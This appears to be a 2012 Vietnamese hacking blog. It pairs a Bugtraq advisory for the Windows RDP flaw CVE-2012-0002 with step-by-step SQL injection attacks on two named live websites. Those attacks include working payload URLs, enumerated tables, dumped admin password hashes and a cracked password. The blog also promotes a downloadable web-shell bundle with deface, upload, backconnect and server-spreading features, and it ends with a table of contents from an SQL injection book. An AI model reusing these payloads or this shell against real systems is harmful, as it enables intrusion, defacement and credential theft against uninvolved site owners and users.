Thursday, August 2, 2012

Bugtraq ID: 52353
Class: Design Error
CVE: CVE-2012-0002
Remote: Yes
Local: No
Published: Mar 13 2012 12:00AM
Updated: Jun 25 2012 08:40PM
Credit: Luigi Auriemma
Vulnerable: Microsoft Windows XP Service Pack 3 0
Microsoft Windows XP Professional x64 Edition SP2
Microsoft Windows XP Professional x64 Edition
Microsoft Windows XP Professional SP3
Microsoft Windows XP Professional SP2
Microsoft Windows XP Professional SP1
Microsoft Windows XP Professional
Microsoft Windows XP Home SP3
Microsoft Windows XP Home SP2
Microsoft Windows XP Home SP1
Microsoft Windows XP Home
Microsoft Windows XP 64-bit Edition SP1
Microsoft Windows XP 64-bit Edition
Microsoft Windows Vista x64 Edition SP2
Microsoft Windows Vista x64 Edition SP1
Microsoft Windows Vista x64 Edition 0
Microsoft Windows Vista Ultimate 64-bit edition SP2
Microsoft Windows Vista Ultimate 64-bit edition SP1
Microsoft Windows Vista Ultimate 64-bit edition 0
Microsoft Windows Vista Home Premium 64-bit edition SP2
Microsoft Windows Vista Home Premium 64-bit edition SP1
Microsoft Windows Vista Home Premium 64-bit edition 0
Microsoft Windows Vista Home Basic 64-bit edition Sp2 X64
Microsoft Windows Vista Home Basic 64-bit edition SP2
Microsoft Windows Vista Home Basic 64-bit edition Sp1 X64
Microsoft Windows Vista Home Basic 64-bit edition SP1
Microsoft Windows Vista Home Basic 64-bit edition 0
Microsoft Windows Vista Enterprise 64-bit edition SP2
Microsoft Windows Vista Enterprise 64-bit edition SP1
Microsoft Windows Vista Enterprise 64-bit edition 0
Microsoft Windows Vista Ultimate SP2
Microsoft Windows Vista Ultimate SP1
Microsoft Windows Vista Ultimate
Microsoft Windows Vista SP2
Microsoft Windows Vista SP1
Microsoft Windows Vista Home Premium SP2
Microsoft Windows Vista Home Premium SP1
Microsoft Windows Vista Home Premium
Microsoft Windows Vista Home Basic SP2
Microsoft Windows Vista Home Basic SP1
Microsoft Windows Vista Home Basic
Microsoft Windows Vista Enterprise SP2
Microsoft Windows Vista Enterprise SP1
Microsoft Windows Vista Enterprise
Microsoft Windows Vista Business SP2
Microsoft Windows Vista Business SP1
Microsoft Windows Server 2008 Standard Edition X64
Microsoft Windows Server 2008 Standard Edition SP2
Microsoft Windows Server 2008 Standard Edition R2 SP1
Microsoft Windows Server 2008 Standard Edition R2
Microsoft Windows Server 2008 Standard Edition Itanium
Microsoft Windows Server 2008 Standard Edition 0
Microsoft Windows Server 2008 R2 x64 SP1
Microsoft Windows Server 2008 R2 x64 0
Microsoft Windows Server 2008 R2 Standard Edition 0
Microsoft Windows Server 2008 R2 Itanium SP1
Microsoft Windows Server 2008 R2 Itanium 0
Microsoft Windows Server 2008 R2 Enterprise Edition 0
Microsoft Windows Server 2008 R2 Datacenter SP1
Microsoft Windows Server 2008 R2 Datacenter 0
Microsoft Windows Server 2008 for x64-based Systems SP2
Microsoft Windows Server 2008 for x64-based Systems R2
Microsoft Windows Server 2008 for x64-based Systems 0
Microsoft Windows Server 2008 for Itanium-based Systems SP2
Microsoft Windows Server 2008 for Itanium-based Systems R2
Microsoft Windows Server 2008 for Itanium-based Systems 0
Microsoft Windows Server 2008 for 32-bit Systems SP2
Microsoft Windows Server 2008 for 32-bit Systems 0
Microsoft Windows Server 2008 Enterprise Edition 0
Microsoft Windows Server 2008 Datacenter Edition SP2
Microsoft Windows Server 2008 Datacenter Edition 0
Microsoft Windows Server 2008 R2 SP1
Microsoft Windows Server 2003 x64 SP2
Microsoft Windows Server 2003 x64 SP1
Microsoft Windows Server 2003 Standard x64 Edition
Microsoft Windows Server 2003 Standard Edition SP2
Microsoft Windows Server 2003 Standard Edition SP1
Microsoft Windows Server 2003 Standard Edition
Microsoft Windows Server 2003 Itanium SP2
Microsoft Windows Server 2003 Itanium SP1
Microsoft Windows Server 2003 Itanium 0
Microsoft Windows Server 2003 Enterprise x64 Edition SP2
Microsoft Windows Server 2003 Enterprise x64 Edition
Microsoft Windows Server 2003 Enterprise Edition Itanium Sp2 Itanium
Microsoft Windows Server 2003 Enterprise Edition Itanium SP2
Microsoft Windows Server 2003 Enterprise Edition Itanium SP1 Beta 1
Microsoft Windows Server 2003 Enterprise Edition Itanium SP1
Microsoft Windows Server 2003 Enterprise Edition Itanium 0
Microsoft Windows Server 2003 Enterprise Edition SP1 Beta 1
Microsoft Windows Server 2003 Enterprise Edition SP1
Microsoft Windows Server 2003 Enterprise Edition
Microsoft Windows Server 2003 Datacenter x64 Edition SP2
Microsoft Windows Server 2003 Datacenter x64 Edition
Microsoft Windows Server 2003 Datacenter Edition Itanium SP1 Beta 1
Microsoft Windows Server 2003 Datacenter Edition Itanium SP1
Microsoft Windows Server 2003 Datacenter Edition Itanium 0
Microsoft Windows Server 2003 Datacenter Edition SP1
Microsoft Windows Server 2003 Datacenter Edition
Microsoft Windows Server 2003 SP2
Microsoft Windows Server 2003 SP1
Microsoft Windows Server 2008 R2
Microsoft Windows 7 Ultimate 0
Microsoft Windows 7 Starter 0
Microsoft Windows 7 Professional 0
Microsoft Windows 7 Home Premium 0
Microsoft Windows 7 Home Premium - Sp1 X64
Microsoft Windows 7 Home Premium - Sp1 X32
Microsoft Windows 7 for x64-based Systems SP1
Microsoft Windows 7 for x64-based Systems 0
Microsoft Windows 7 for 32-bit Systems SP1
Microsoft Windows 7 for 32-bit Systems 0
Microsoft Windows 7
Avaya Messaging Application Server 5.2
Avaya Messaging Application Server 5
Avaya Messaging Application Server 4
Avaya Meeting Exchange - Webportal 0
Avaya Meeting Exchange - Web Conferencing Server 0
Avaya Meeting Exchange - Streaming Server 0
Avaya Meeting Exchange - Recording Server 0
Avaya Meeting Exchange - Client Registration Server 0
Avaya Meeting Exchange 5.0 .0.52
Avaya Meeting Exchange 5.2 SP2
Avaya Meeting Exchange 5.2 SP1
Avaya Meeting Exchange 5.2
Avaya Meeting Exchange 5.1 SP1
Avaya Meeting Exchange 5.1
Avaya Meeting Exchange 5.0 SP2
Avaya Meeting Exchange 5.0 SP1
Avaya Meeting Exchange 5.0
Avaya Communication Server 1000 Telephony Manager 4.0
Avaya Communication Server 1000 Telephony Manager 3.0
Avaya CallPilot 5.0
Avaya CallPilot 4.0
Avaya Aura Conferencing 6.0 Standard
Avaya Aura Conferencing 6.0 SP1 Standard
Exploit:
http://www.securityfocus.com/bid/52353/exploit
Microsoft Remote Desktop Protocol CVE-2012-0002 Remote Code Execution Vulnerability

By: MIN Software on: 11:12 PM

Tuesday, July 31, 2012

[Source] Wall script 4.0

By: MIN Software on: 1:42 AM
Cũng là Rewrite đuôi thành HTML.

Tutorial:

Get version
http://phim.haylem.net/the-loai/Hanh...7e,version()))
and 'a'='a/page-1.html

Get table

http://phim.haylem.net/the-loai/Hanh...se()+limit+0,1
))) and 'a'='a/page-1.html
Thay limit 0,1 bởi limit 1,1 ..... limit 12,1 ta được tất cả table

Get column

http://phim.haylem.net/the-loai/Hanh...6572+limit+2,1
))) and 'a'='a/page-1.html

Get data admin

http://phim.haylem.net/the-loai/Hanh...user+limit+0,1
))) and 'a'='a/page-1.html

Ta được:
 
admin|b56f4ab266bd60dc6e8ff73ed

[TUT] - SQL http://phim.haylem.net (fake HTML)

By: MIN Software on: 1:32 AM
Site này rewrite domain thành .html chứ thực ra là ASPX

Tutorial:


Get version

http://gametienlen.net/gameonline/GA...t,@@VERSION)--
-.html

Get data

http://gametienlen.net/gameonline/GA...t,DB_NAME())--
-.html

Get table

Table đầu tiên

http://gametienlen.net/gameonline/GA...chema.tables))
-- -.html
http://gametienlen.net/gameonline/GA..._Schema.tables
+where+table_name+not+in('tb_user_group'))) -- -.html

Tất cả các table

http://gametienlen.net/gameonline/GA..._Schema.tables
+where+table_name+not+in('tb_account' ,'tb_quangcao','tb_comment','tb_game_phone_type',' tb_thanhvien','tb_user_group')))-- -.html

Get column của
'tb_account'
Column đầu tiên

http://gametienlen.net/gameonline/GA...#39;tb_account
')) -- -.html

Column user va pass

http://gametienlen.net/gameonline/GA...#39;tb_account
' +and+column_name+not+in+('pass' ,'username','id_email','id_account'))) -- -.html

Get username

http://gametienlen.net/gameonline/GAME_AVATAR'+and
1=convert(int,(select top 1 username from tb_account)) -- -.html

Get password

http://gametienlen.net/gameonline/GAME_AVATAR'+and
1=convert(int,(select top 1 pass from tb_account)) -- -.html

Cuối cùng ta được:


admin|4438FC033F8AEF433F9DB5348B70E8E5


Crack pass đơn giản:

admin|123698745

[TUT] - SQL http://gametienlen.net (fake HTML)

By: MIN Software on: 1:31 AM

Monday, July 30, 2012

/*=================================*\
|| ##################################### ||
|| #        Code by Juno_okyo - 29/07/2012         # ||
|| #      VNHack Group - wWw.VNHack.Us      # ||
|| ##################################### ||
\*=================================*/

Sau 2 ngày thức trắng ngồi viết code thì giờ cũng đã gần hoàn thành con shell VNHack v1.0 :D

Giờ làm cái clip giới thiệu, chưa hoàn chỉnh nên chưa pub luôn, mọi người xem demo và góp ý kiến để mình hoàn thiện shell nhé!

Mở 1 tab Youtube mà xem HD720 nhé :D Chức năng:
  • Giao diện đơn giản: 1 menu khởi tạo shell bên trên, 1 taskbar hỗ trợ Attacker bên dưới, ở giữa là frame load shell được tạo ra.

  • Khi run shell lập tức tự tạo ra vnhack.html (deface) + vnh.php (upload code) dự phòng.

  • Khi khởi tạo hết tất cả các shell: gồm ~10 shell + zip.php (để ZIP code) + vnhack.html + vnh.php. Trong đó mỗi shell đc tạo ra từ vnhack.php lại nằm trong 1 folder riêng theo thứ tự tăng dần: vnh-0...
Danh sách shell con của vnhack.php (khi khởi tạo từ menu bên trên) gồm:
  1. Shell Forcer
  2. C99 Chip (dev từ C99)
  3. MadspotShell

  4. Symlink SA 2.0
  5. Priv8 Shell
  6. MuiCiShell (chức năng lây lan toàn server, nếu server config kém)
  7. iTSecTeam Shell

  8. XgR Shell
  9. ZIP Code (zip.php)
  10. Bypass SafeMode (via .htaccess, php.ini & ini.php)
Và vài chức năng hỗ trợ Local Attack ở Taskbar bên dưới:
  1. Reverse IP
  2. Whois
  3. Shells (cung cấp shell tại http://r57.gen.tr/)
  4. Tools (Tools tại http://tools.sinhvienit.net/)

  5. MD5 (code by Juno_okyo)
  6. Convert Hex <<<===>>> ASII


Một vài hình ảnh demo VNHack's Shell:   1 - Khi chưa run shell - chỉ có vnhack.php


  2 - Run shell - giao diện đơn giản, ko rối mắt, với các button sử dụng CSS + khung viền xanh (nhìn giao diện rất "hắc cờ")


  3 - Sau khi run vnhack.php thì 2 file khác cùng folder với shell được tạo ra:



  4 - Khởi tạo shell Forcer (code gốc, nhiều người vẫn nghĩ code gốc là byg.php :T):



   5 - Khởi tạo C99 Chip (develop từ c99, khá ngon, Việt hóa 99%, thích hợp cho Newbie)


  6 - Symlink SA 2.0 (bypass via Symlink Root)


  7 - Priv8.php (Shell của Izo) <<< đây chính là ý tưởng Juno thực hiện VNHack's Shell. Priv8 tự tạo các shell con và nhiều phương thức Backconnect. Con này thì nhiều bạn biết rồi


  8 - Khởi tạo XgR Shell (Xgroup Shell) <<< develop từ R57


  9 - Zip.php <<< dùng để ZIP code victim - con này được tạo ra cùng folder với vnhack.php


  10 - Một chức năng ở Taskbar bên dưới: MD5 <<< code by Juno luôn

  11 - Và đây là hình ảnh sau khi khởi tạo hết shell con của vnhack.php


  Download Full "VNHack's Shell v1.0 - The Best Shell for Attacker.rar":
http://www.mediafire.com/?qctidd6n0s11cyd
Pass Unlock: vnhack

[Testing] VNHack's Shell - The Best Shell for Attacker

By: MIN Software on: 12:20 AM

Friday, July 27, 2012

What Is SQL Injection?
1-Introduction
2-Understanding How Web Applications Work.
3-A Simple Application Architecture
4-A More Complex Architecture
5-Understanding SQL Injection
6-High-Profile Examples
7-Understanding How It Happens
8-Dynamic String Building
9-Incorrectly Handled Escape Characters
10-Incorrectly Handled Types
11-Incorrectly Handled Query Assembly
12-Incorrectly Handled Errors
13-Incorrectly Handled Multiple Submissions
14-Insecure Database Configuration
15-Summary
16-Solutions Fast Track
17-Frequently Asked Questions


Testing for SQL Injection
1-Introduction
2-Finding SQL Injection
3-Testing by Inference
4-Identifying Data Entry
5-GET Requests
6-POST Requests
7-Other Injectable Data
8-Manipulating Parameters
9-Information Workf low
10-Database Errors
11-Commonly Displayed SQL Errors
12-Microsoft SQL Server Errors
13-MySQL Errors
14-Oracle Errors
15-Generic Errors
16-HTTP Code Errors
17-Different Response Sizes
18-Blind Injection Detection
19-Confirming SQL Injection
20-Differentiating Numbers and Strings
21-Inline SQL Injection
22-Injecting Strings Inline
23-Injecting Numeric Values Inline
24-Terminating SQL Injection
25-Database Comment Syntax
26-Using Comments
27-Executing Multiple Statements
28-Time Delays
29-Automating SQL Injection Discovery
30-Tools for Automatically Finding SQL Injection
31-HP WebInspect
32-IBM Rational AppScan
33-HP Scrawlr
34-SQLiX
35-Paros Proxy
36-Summary
37-Solutions Fast Track
38-Frequently Asked Questions


Reviewing Code for SQL Injection

1-Introduction
2-Reviewing Source Code for SQL Injection
3-Dangerous Coding Behaviors
4-Dangerous Functions
5-Following the Data
6-Following Data in PHP
7-Following Data in Java
8-Following Data in C#
9-Reviewing PL/SQL and T-SQL Code
10-Automated Source Code Review
11-Yet Another Source Code Analyzer
12-Pixy
13-AppCodeScan
14-LAPSE
15-Security Compass Web Application Analysis Tool (SWAAT)
16-Microsoft Source Code Analyzer for SQL Injection
17-Microsoft Code Analysis Tool .NET (CAT.NET)
18-Commercial Source Code Review Tools
19-Ounce
20-Source Code Analysis
21-CodeSecure
22-Summary
23-Solutions Fast Track
24-Frequently Asked Questions


Exploiting SQL Injection

1-Introduction
2-Understanding Common Exploit Techniques
3-Using Stacked Queries
4-Identifying the Database
5-Non-Blind Fingerprint
6-Banner Grabbing
7-Blind Fingerprint
8-Extracting Data through UNION Statements
9-Matching Columns
10-Matching Data Types
11-Using Conditional Statements
12-Approach 1: Time-based
13-Approach 2: Error-based
14-Approach 3: Content-based
15-Working with Strings
16-Extending the Attack
17-Using Errors for SQL Injection
18-Error Messages in Oracle
19-Enumerating the Database Schema
20-SQL Server
21-MySQL
22-Oracle
23-Escalating Privileges
24-SQL Server
25-Privilege Escalation on Unpatched Servers
26-Oracle
27-Stealing the Password Hashes
28-SQL Server
29-MySQL
30-Oracle
31-Oracle Components
32-APEX
33-Oracle Internet Directory
34-Out-of-Band Communication
35-E-mail
36-Microsoft SQL Server
37-Oracle
38-HTTP/DNS
39-File System
40-SQL Server
41-MySQL
42-Oracle
43-Automating SQL Injection Exploitation
44-Sqlmap
45-Sqlmap Example
46-Bobcat
47-BSQL
48-Other Tools
49-Summary
50-Solutions Fast Track
51-Frequently Asked Questions


Blind SQL Injection Exploitation


1-Introduction
2-Finding and Confirming Blind SQL Injection
3-Forcing Generic Errors
4-Injecting Queries with Side Effects
5-Spitting and Balancing
6-Common Blind SQL Injection Scenarios
7-Blind SQL Injection Techniques
8-Inference Techniques
9-Increasing the Complexity of Inference Techniques
10-Alternative Channel Techniques
11-Using Time-Based Techniques
12-Delaying Database Queries
13-MySQL Delays
14-Generic MySQL Bit-by-Bit Inference Exploits
15-SQL Server Delays
16-Generic SQL Server Binary Search Inference Exploits
17-Generic SQL Server Bit-by-Bit Inference Exploits
18-Oracle Delays
19-Time-Based Inference Considerations
20-Using Response-Based Techniques
21-MySQL Response Techniques
22-SQL Server Response Techniques
23-Oracle Response Techniques
24-Returning More Than One Bit of Information
25-Using Alternative Channels
26-Database Connections
27-DNS Exfiltration
28-E-mail Exfiltration
29-HTTP Exfiltration
30-Automating Blind SQL Injection Exploitation
31-Absinthe
32-BSQL Hacker
33-SQLBrute
34-Sqlninja
35-Squeeza
36-Summary
37-Solutions Fast Track
38-Frequently Asked Questions


Exploiting the Operating System

1-Introduction
2-Accessing the File System
3-Reading Files
4-MySQL
5-Microsoft SQL Server
6-Oracle
7-Writing Files
8-MySQL
9-Microsoft SQL Server
10-Oracle
11-Executing Operating System Commands
12-Direct Execution
13-Oracle
14-DBMS_SCHEDULER
15-PL/SQL Native
16-Other Possibilities
17-Alter System Set Events
18-PL/SQL Native 9i
19-Buffer Overflows
20-Custom Application Code
21-MySQL
22-Microsoft SQL Server
23-Consolidating Access
24-Summary
25-Solutions Fast Track
26-Frequently Asked Questions
27-Endnotes


Advanced Topics

1-Introduction
2-Evading Input Filters
3-Using Case Variation
4-Using SQL Comments
5-Using URL Encoding
6-Using Dynamic Query Execution
7-Using Null Bytes
8-Nesting Stripped Expressions
9-Exploiting Truncation
10-Bypassing Custom Filters
11-Using Non-Standard Entry Points
12-Exploiting Second-Order SQL Injection
